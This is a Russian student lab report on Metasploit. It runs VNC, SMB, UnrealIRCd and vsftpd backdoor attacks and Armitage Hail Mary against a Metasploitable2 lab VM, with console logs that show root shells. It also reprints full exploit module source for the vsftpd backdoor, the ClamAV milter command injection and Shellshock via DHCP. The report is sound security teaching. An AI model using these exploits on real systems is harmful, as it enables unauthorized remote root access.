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Кафедра компьютерных систем и программных технологий

OTYET

о лабораторной работе №4

по дисциплине: «Информационная безопасность»

Тема работы: «Инструмент тестов на проникновение Metasploit»

Работу выполнил студент

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1. Цель работы

Изучение:

- 1) Используя документацию изучить базовые понятия auxiliary, payload, exploit, shellcode, nop, encoder
- 2) Запустить msfconsole, узнать список допустимых команд (help)
- 3) Базовые команды search (поиск по имени, типу, автору и др.), info, load, use
- 4) Команды по работе с эксплойтом
- 5) Команды по работе с БД
- 6) GUI оболочка Armitage
- 7) GUI веб-клиент

Практическое задание:

- 1) Подключиться к VNC-серверу, получить доступ к консоли
- 2) Получить список директорий в общем доступе по протоколу SMB
- 3) Получить консоль используя уязвимость в vsftpd
- 4) Получить консоль используя уязвимость в irc
- 5) Armitage Hail Mary

2. Ход работы

2.1. Базовые понятия

- auxiliary сканирование, получение информации о системе и так далее. Все модули, кроме эксплоитов.
- payload код, который в ходе взлома необходимо выполнить на атакуемой машине. Может быть шелл-скриптом, бинарными кодом (который, например, вызывается с помощью переполнения буфера)
- exploit модуль для непосредственно выполнения взлома. Результат его работы получение контроля, повышение привилегий или отказ в обслуживании компьютерной системы.
- shellcode разновидность payload, которая исполняется в интерпретаторе. Для генерации можно использовать команду mfspayload.
- nop пустая операция (no operation).

• encoder - модуль для кодирования shellcode (например, экранирование недопустимых символов). Некоторые атаки накладывают ограничения на то, в каком виде должен быть представлен shellcode. Для кодирования - команда mfsencode.

2.2. msfconsole

```
root@kali:~# msfconsole
1
2
3 = [ metasploit v4.11.7-
                                                          ٦
  |+ -- --=[ 1518 exploits - 877 auxiliary - 259 post
4
  |+ -- --=[ 437 payloads - 38 encoders - 8 nops
6
   + -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
7
8
   msf > help
9
10
   Core Commands
11
  |========
12
13 | Command
                  Description
14
   _____
                  _____
15 | ?
                  Help menu
16 advanced
                  Displays advanced options for one or more modules
17 | back
                  Move back from the current context
18 | banner
                  Display an awesome metasploit banner
19
                  Change the current working directory
  cd
20 | color
                  Toggle color
21
  connect
                  Communicate with a host
22 | edit
                  Edit the current module with $VISUAL or $EDITOR
23 | exit
                  Exit the console
                  Gets the value of a context-specific variable
24 \mid \texttt{get}
25 \mid \texttt{getg}
                  Gets the value of a global variable
26 | grep
                  Grep the output of another command
27
  help
                  Help menu
28
  info
                  Displays information about one or more modules
29 | irb
                  Drop into irb scripting mode
30 | jobs
                  Displays and manages jobs
31 | kill
                  Kill a job
32 | load
                  Load a framework plugin
33 | loadpath
                  Searches for and loads modules from a path
34 | makerc
                  Save commands entered since start to a file
35 options
                  Displays global options or for one or more modules
                  Pops the latest module off the stack and makes it
36 \mid \mathtt{popm}
      active
37
  previous
                  Sets the previously loaded module as the current module
                  Pushes the active or list of modules onto the module
38
  pushm
      stack
39 \mid quit
                  Exit the console
40 reload_all
                  Reloads all modules from all defined module paths
41 \mid \mathtt{rename\_job}
                  Rename a job
42 resource
                  Run the commands stored in a file
43 route
                  Route traffic through a session
44 save
                  Saves the active datastores
                  Searches module names and descriptions
45 search
```

```
46 | sessions
                 Dump session listings and display information about
      sessions
47
                 Sets a context-specific variable to a value
   set
48 | setg
                 Sets a global variable to a value
                 Displays modules of a given type, or all modules
49 | show
50 |sleep
                 Do nothing for the specified number of seconds
51 spool
                 Write console output into a file as well the screen
52 | threads
                 View and manipulate background threads
53 |unload
                 Unload a framework plugin
54
  unset
                 Unsets one or more context-specific variables
55
                 Unsets one or more global variables
  unsetg
56
                 Selects a module by name
   use
                 Show the framework and console library version numbers
57
   version
58
59
60
   Database Backend Commands
61
   _____
62
63 | Command
                     Description
64
  _____
                      _____
65 creds
                     List all credentials in the database
66 | db_connect
                     Connect to an existing database
67
   db_disconnect
                     Disconnect from the current database instance
68
   db_export
                     Export a file containing the contents of the
     database
                     Import a scan result file (filetype will be auto-
69
   db_import
     detected)
70
                     Executes nmap and records the output automatically
   db_nmap
   db_rebuild_cache
                     Rebuilds the database-stored module cache
72 | db_status
                     Show the current database status
73 hosts
                     List all hosts in the database
74 | loot
                     List all loot in the database
75 | notes
                     List all notes in the database
76 | services
                     List all services in the database
77
   vulns
                     List all vulnerabilities in the database
78
   workspace
                     Switch between database workspaces
```

Самое интересное:

- set установить переменную
- use выбрать текущий модуль

2.3. Атака на VNC

VNC - протокол для удаленного управления рабочим столом.

Здесь и далее: адрес атакуемой машины - 10.0.0.1, адрес машины с Kali - 10.0.0.2.

```
7 \mid \mathtt{Name}
                                                       Disclosure Date
      Rank Description
8
                                                        _____
                 _____
9
  auxiliary/admin/vnc/realvnc_41_bypass
                                                       2006-05-15
                     RealVNC NULL Authentication Mode Bypass
           normal
10
  auxiliary/scanner/vnc/vnc_login
                                                      VNC Authentication
                                           normal
      Scanner
```

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > set RHOSTS 10.0.0.1
RHOSTS => 10.0.0.1
msf auxiliary(vnc_login) > exploit

[*] 10.0.0.1:5900 - Starting VNC login sweep
[!] No active DB -- Credential data will not be saved!
[+] 10.0.0.1:5900 - LOGIN SUCCESSFUL: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(vnc_login) > vncviewer 10.0.0.1
[*] exec: vncviewer 10.0.0.1

Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
```




Рис. 1: Атака на VNC

2.4. Атака на SMB

SMB - протокол для обмена файлами в локальной сети.

```
msf auxiliary(vnc_login) > use auxiliary/scanner/smb/smb_enumshares
1
  msf auxiliary(smb_enumshares) > set RHOSTS 10.0.0.1
  RHOSTS => 10.0.0.1
  msf auxiliary(smb_enumshares) > exploit
4
5
  [+] 10.0.0.1:139 - print$ - (DISK) Printer Drivers
6
   [+] 10.0.0.1:139 - tmp - (DISK) oh noes!
7
   [+] 10.0.0.1:139 - opt - (DISK)
   [+] 10.0.0.1:139 - IPC$ - (IPC) IPC Service (metasploitable server (
     Samba 3.0.20-Debian))
   [+] 10.0.0.1:139 - ADMIN$ - (IPC) IPC Service (metasploitable server
10
     (Samba 3.0.20-Debian))
   [*] Scanned 1 of 1 hosts (100% complete)
11
   [*] Auxiliary module execution completed
```

2.5. Атака на IRC

IRC - протокол для групповых чатов.

```
1 msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
2 msf exploit(unreal_ircd_3281_backdoor) > set RHOST 10.0.0.1
3 RHOST => 10.0.0.1
4 msf exploit(unreal_ircd_3281_backdoor) > exploit
```

```
5
  [*] Started reverse TCP double handler on 10.0.0.2:4444
7 [*] Connected to 10.0.0.1:6667...
8 : irc. Metasploitable. LAN NOTICE AUTH : *** Looking up your hostname...
  :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your
      hostname; using your IP address instead
   [*] Sending backdoor command...
10
11
   [*] Accepted the first client connection...
12 \mid [*] Accepted the second client connection...
13 [*] Command: echo mrkPEZNVDx7Pwn09;
14 \mid [*] Writing to socket A
15 \mid [*] Writing to socket B
16 \mid [*] Reading from sockets...
17 [*] Reading from socket B
18 \mid [*] B: "mrkPEZNVDx7Pwn09\r\n"
19 | [*] Matching...
20 | [*] A is input...
21
  [*] Command shell session 1 opened (10.0.0.2:4444 -> 10.0.0.1:39586)
      at 2016-05-29 22:02:47 -0400
22
23 | whoami
24 root
25 | uname -a
26 | Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
      2008 i686 GNU/Linux
```

2.6. Атака на FTP

FTP - протокол для обмена файлами.

```
msf exploit(unreal_ircd_3281_backdoor) > use exploit/unix/ftp/
      vsftpd_234_backdoor
  msf exploit(vsftpd_234_backdoor) > set RHOST 10.0.0.1
  RHOST => 10.0.0.1
  msf exploit(vsftpd_234_backdoor) > exploit
  [*] Banner: 220 (vsFTPd 2.3.4)
  [*] USER: 331 Please specify the password.
   [+] Backdoor service has been spawned, handling...
   [+] UID: uid=0(root) gid=0(root)
10
   [*] Found shell.
11
   [*] Command shell session 1 opened (10.0.0.2:39303 -> 10.0.0.1:6200)
      at 2016-05-29 21:57:44 -0400
12
13
14 | whoami
15 root
16 \mid \mathtt{uname} - \mathtt{a}
17
  Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
      2008 i686 GNU/Linux
```

2.7. Armitage

Armitage - графический интерфейс для Metasploit.

Запустим сканирование машин в подсети 10.0.0.0/24. Для машины 10.0.0.1 выполним сканирование портов.




Рис. 2: Armitage

Запустим все эксплоиты с помощью Hail Mary.




Рис. 3: Работа в режиме Hail Mary

Результат применения эксплоитов - две консольные сессии.

```
Console X
                                          Hail Mary
                                                      Shell 2 X
            Scan X
                     Services X
                                 Scan X
  Session ID: 1
        Type: shell php
        Info:
      Tunnel: 10.0.0.2:42952 -> 10.0.0.1:29838 (10.0.0.1)
         Via: exploit/multi/http/php_cgi_arg_injection
        UUID:
   MachineID:
     CheckIn: <none>
  Registered: No
  Session ID: 2
        Type: shell unix
        Info:
      Tunnel: 10.0.0.2:39688 -> 10.0.0.1:6200 (10.0.0.1)
         Via: exploit/unix/ftp/vsftpd_234_backdoor
        UUID:
   MachineID:
     ChackIn: <none>
<u>msf</u>
```

Рис. 4: Armitage

Подключение к одной из них

```
Console X Scan X Services X Scan X Hail Mary X Shell 2 X

$ whoami
root
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Pис. 5: Armitage

2.8. Анализ эксплоитов

Рассмотрим подробнее эксплоит для vsftpd. Эксплоит написан на языке Ruby и расположен по адресу /usr/share/metasploit-framework/modules/exploits/unix/ftp/vsftpc Информация об эксплуатируемой уязвимости: http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

Для получения доступа к shell эксплоит пытается залогиниться, используя имя пользователя со смайликом. Если сервер уязвим, на порту 6200 открывается доступ к консоли.

Листинг 1: modules/exploits/unix/ftp/vsftpd_234_backdoor.rb

```
##
1
2
   # This module requires Metasploit: http://metasploit.com/download
3
   # Current source: https://github.com/rapid7/metasploit-framework
   ##
4
5
6
   require 'msf/core'
7
8
   class Metasploit3 < Msf::Exploit::Remote</pre>
9
     Rank = ExcellentRanking
10
11
     include Msf::Exploit::Remote::Tcp
12
13
     def initialize(info = {})
14
       super(update_info(info,
         'Name'
                           => 'VSFTPD v2.3.4 Backdoor Command Execution',
15
         'Description'
                           => %q{
16
17
              This module exploits a malicious backdoor that was added to
                            VSFTPD download
18
              archive. This backdoor was introduced into the vsftpd
                -2.3.4.tar.gz archive between
              June 30th 2011 and July 1st 2011 according to the most
19
                recent information
20
              available. This backdoor was removed on July 3rd 2011.
21
         },
22
                           => [ 'hdm', 'MC'],
         'Author'
23
         'License'
                           => MSF_LICENSE,
24
         'References'
                           =>
25
           [ 'OSVDB', '73573'],
26
              [ 'URL', 'http://pastebin.com/AetT9sS5'],
27
28
              [ 'URL', 'http://scarybeastsecurity.blogspot.com/2011/07/
                alert-vsftpd-download-backdoored.html', ],
           ],
29
         'Privileged'
30
                           => true,
```

```
31
          'Platform'
                            => [ 'unix'],
32
          'Arch'
                            => ARCH_CMD,
33
          'Payload'
                            =>
34
           {
35
              'Space'
                          => 2000,
36
              'BadChars' => '',
37
              'DisableNops' => true,
38
              'Compat'
                             =>
                {
39
40
                  'PayloadType' => 'cmd_interact',
41
                  'ConnectionType' => 'find'
42
           },
43
44
          'Targets'
                            =>
45
46
              [ 'Automatic', { } ],
47
           ],
48
          'DisclosureDate' => 'Jul 3 2011',
49
          'DefaultTarget' => 0))
50
       register_options([ Opt::RPORT(21) ], self.class)
51
52
     end
53
     def exploit
54
55
56
       nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
57
58
         print_status("The port used by the backdoor bind listener is
            already open")
         handle_backdoor(nsock)
59
60
         return
61
       end
62
63
       # Connect to the FTP service port first
64
       connect
65
66
       banner = sock.get_once(-1, 30).to_s
67
       print_status("Banner: #{banner.strip}")
68
69
       sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
70
       resp = sock.get_once(-1, 30).to_s
71
       print_status("USER: #{resp.strip}")
72
73
       if resp =^{\sim} /^{530} /
74
         print_error("This server is configured for anonymous only and
            the backdoor code cannot be reached")
         disconnect
75
76
         return
77
       end
78
79
       if resp !~ /^331 /
         print_error("This server did not respond as expected: #{resp.
80
            strip}")
81
         disconnect
82
         return
83
       end
```

```
84
        sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")
85
86
87
        # Do not bother reading the response from password, just try the
           backdoor
        nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
 88
 89
        if nsock
          print_good("Backdoor service has been spawned, handling...")
90
91
          handle_backdoor(nsock)
92
          return
93
        end
94
        disconnect
95
96
97
      end
98
      def handle_backdoor(s)
99
100
101
        s.put("id\n")
102
103
        r = s.get_once(-1, 5).to_s
104
        if r !~ /uid=/
105
          print_error("The service on port 6200 does not appear to be a
             shell")
106
          disconnect(s)
107
          return
108
        end
109
110
        print_good("UID: #{r.strip}")
111
112
        s.put("nohup " + payload.encoded + " >/dev/null 2>&1")
113
        handler(s)
114
      end
115
116
    end
```

Эксплоит к антивирусу ClamAV, используемому совместно с почтовым сервером sendmail. Из-за неправильного использования функции popen() появляется возможность выполнить команду в консоли на сервере.

Листинг 2: modules/exploits/unix/smtp/clamav_milter_blackhole.rb

```
##
1
2
   \# This module requires Metasploit: http://metasploit.com/download
3
   # Current source: https://github.com/rapid7/metasploit-framework
   ##
4
5
   require 'msf/core'
6
7
   class Metasploit3 < Msf::Exploit::Remote</pre>
8
     Rank = ExcellentRanking
9
10
11
     include Msf::Exploit::Remote::Smtp
12
13
     def initialize(info = {})
14
       super(update_info(info,
15
         'Name'
                            => 'ClamAV Milter Blackhole-Mode Remote Code
```

```
Execution',
16
         'Description'
                          => %q{
17
              This module exploits a flaw in the Clam AntiVirus suite '
                clamav-milter'
18
           (Sendmail mail filter). Versions prior to v0.92.2 are
              vulnerable.
19
           When implemented with black hole mode enabled, it is possible
               to execute
20
           commands remotely due to an insecure popen call.
21
         },
22
         'Author'
                           => [ 'patrick' ],
23
                           => MSF_LICENSE,
         'License'
         'References'
24
                           =>
25
           26
              [ 'CVE', '2007-4560'],
              [ 'OSVDB', '36909'],
27
28
              [ 'BID', '25439'],
             [ 'EDB', '4761']
29
30
           ],
31
         'Privileged'
                           => true,
32
          'Payload'
                           =>
33
           {
              'DisableNops' => true,
34
35
              'Space'
                            => 1024,
36
              'Compat'
                            =>
37
                {
38
                  'PayloadType' => 'cmd cmd_bash',
39
                  'RequiredCmd' => 'generic perl ruby bash-tcp telnet',
40
41
           },
42
         'Platform'
                           => 'unix',
43
         'Arch'
                           => ARCH_CMD,
44
         'Targets'
                           =>
45
46
              [ 'Automatic', { }],
47
48
         'DisclosureDate' => 'Aug 24 2007',
         'DefaultTarget' => 0))
49
50
51
         register_options(
52
         OptString.new('MAILTO', [ true, 'TO address of the e-mail', '
53
              nobody@localhost']),
         ], self.class)
54
55
     end
56
57
     def exploit
58
59
       # ClamAV writes randomized msg.##### temporary files in a
          randomized
       # /tmp/clamav - ################## directory. This directory
60
          is
61
       # the clamav-milter process working directory.
62
       # We *can* execute arbitrary code directly from 'sploit', however
63
           the
```

```
# SMTP RFC rejects all payloads with the exception of generic CMD
64
65
       # payloads due to the IO redirects. I discovered that the 'From:'
66
       # header is written to this temporary file prior to the
          vulnerable
67
       # call, so we call the file itself and payload.encoded is
          executed.
68
69
       sploit = "sh msg*" # Execute the clamav-milter temporary file.
70
71
       # Create the malicious RCPT TO before connecting,
72
       # to make good use of the Msf::Exploit::Smtp support.
73
74
       oldaddr = datastore['MAILTO']
75
       newaddr = oldaddr.split('0')
76
       datastore['MAILTO'] = "<#{newaddr[0]}+\"|#{sploit}\"@#{newaddr</pre>
77
          [1]}>"
78
79
       connect_login
80
       sock.put("From: ; \#\{payload.encoded\}\r\n") \# We are able to stick
81
          our payload in this header
82
       sock.put(".\r\n")
83
84
       # Clean up RCPT TO afterwards
85
       datastore['MAILTO'] = oldaddr
86
87
88
       handler
89
       disconnect
90
     end
91
92
   end
```

Эксплоит для DHCP. Причина - известная уязвимость в Bash под названием Shellshock, позволяющая выполнить код на сервере, когда программа пытается установить переменную окружения.

Листинг 3: modules/exploits/unix/dhcp/bash_environment.rb

```
1
2
   \# This module requires Metasploit: http://metasploit.com/download
3
   # Current source: https://qithub.com/rapid7/metasploit-framework
4
   ##
5
6
   require 'msf/core'
7
   require 'rex/proto/dhcp'
8
9
   class Metasploit3 < Msf::Exploit::Remote</pre>
10
     Rank = ExcellentRanking
11
12
     include Msf::Exploit::Remote::DHCPServer
13
14
     def initialize(info = {})
15
       super(update_info(info,
16
         'Name'
                           => 'Dhclient Bash Environment Variable
            Injection (Shellshock)',
```

```
17
         'Description' => %q|
18
           This module exploits the Shellshock vulnerability, a flaw in
              how the Bash shell
19
           handles external environment variables. This module targets
              dhclient by responding
20
           to DHCP requests with a malicious hostname, domainname, and
              URL which are then
21
           passed to the configuration scripts as environment variables,
               resulting in code
22
           execution. Due to length restrictions and the unusual
              networking scenario at the
23
           time of exploitation, this module achieves code execution by
              writing the payload
24
           into /etc/crontab and then cleaning it up after a session is
              created.
25
         ١,
26
          'Author'
                           =>
27
           'Stephane Chazelas', # Vulnerability discovery
28
29
              'egypt' # Metasploit module
30
           ],
31
         'License'
                           => MSF_LICENSE,
32
         'Platform'
                           => ['unix'],
33
          'Arch'
                           => ARCH_CMD,
34
         'References'
                           =>
35
           36
              ['CVE', '2014-6271'],
37
              ['CWE', '94'],
              ['OSVDB', '112004'],
38
              ['EDB', '34765'],
39
              ['URL', 'https://securityblog.redhat.com/2014/09/24/bash-
40
                 specially - crafted - environment - variables - code - injection -
                attack/'],
              ['URL', 'http://seclists.org/oss-sec/2014/q3/649'],
41
42
              ['URL', 'https://www.trustedsec.com/september-2014/
                 shellshock-dhcp-rce-proof-concept/',]
43
           ],
44
          'Payload'
                           =>
45
           {
46
              # 255 for a domain name, minus some room for encoding
47
              'Space'
                            => 200,
48
              'DisableNops' => true,
49
              'Compat'
50
                {
51
                  'PayloadType' => 'cmd',
52
                  'RequiredCmd' => 'generic telnet ruby',
                }
53
54
           },
55
                           => [ [ 'Automatic Target', { }] ],
         'Targets'
56
         'DefaultTarget' => 0,
         'DisclosureDate' => 'Sep 24 2014'
57
       ))
58
59
60
       deregister_options('DOMAINNAME', 'HOSTNAME', 'URL')
61
     end
62
```

```
63
     def on_new_session(session)
64
       print_status "Cleaning up crontab"
65
       # XXX this will brick a server some day
       session.shell_command_token("sed -i '/^\\* \\* \\* \\* root/d
66
          ' /etc/crontab")
67
     end
68
69
     def exploit
70
       hash = datastore.copy
71
       # Quotes seem to be completely stripped, so other characters have
72
       # escaped
73
       p = payload.encoded.gsub(/([<>()|'&;$])/) { |s| Rex::Text.to_hex(}
       echo = "echo -e #{(Rex::Text.to_hex("*") + " ") * 5}root #{p}>>/
74
          etc/crontab"
75
       hash['DOMAINNAME'] = "() { :; };#{echo}"
76
       if hash['DOMAINNAME'].length > 255
77
         raise ArgumentError, 'payload too long'
78
       end
79
80
       hash['HOSTNAME'] = "() { :; };#{echo}"
       hash['URL'] = "() { :; };#{echo}"
81
82
       start_service(hash)
83
84
       begin
85
         while @dhcp.thread.alive?
86
           sleep 2
87
         end
88
       ensure
89
         stop_service
90
       end
91
     end
92
93
   end
```

3. Выводы

Metasploit - огромный набор эксплоитов и инфраструктура для их использования. В ходе работы был изучен консольный интерфейс msfadmin и графический интерфейс Armitage.

Было совершено проникновение в виртуальную машину Metasploitable2 с помощью уязвимостей в сервисах IRC и FTP.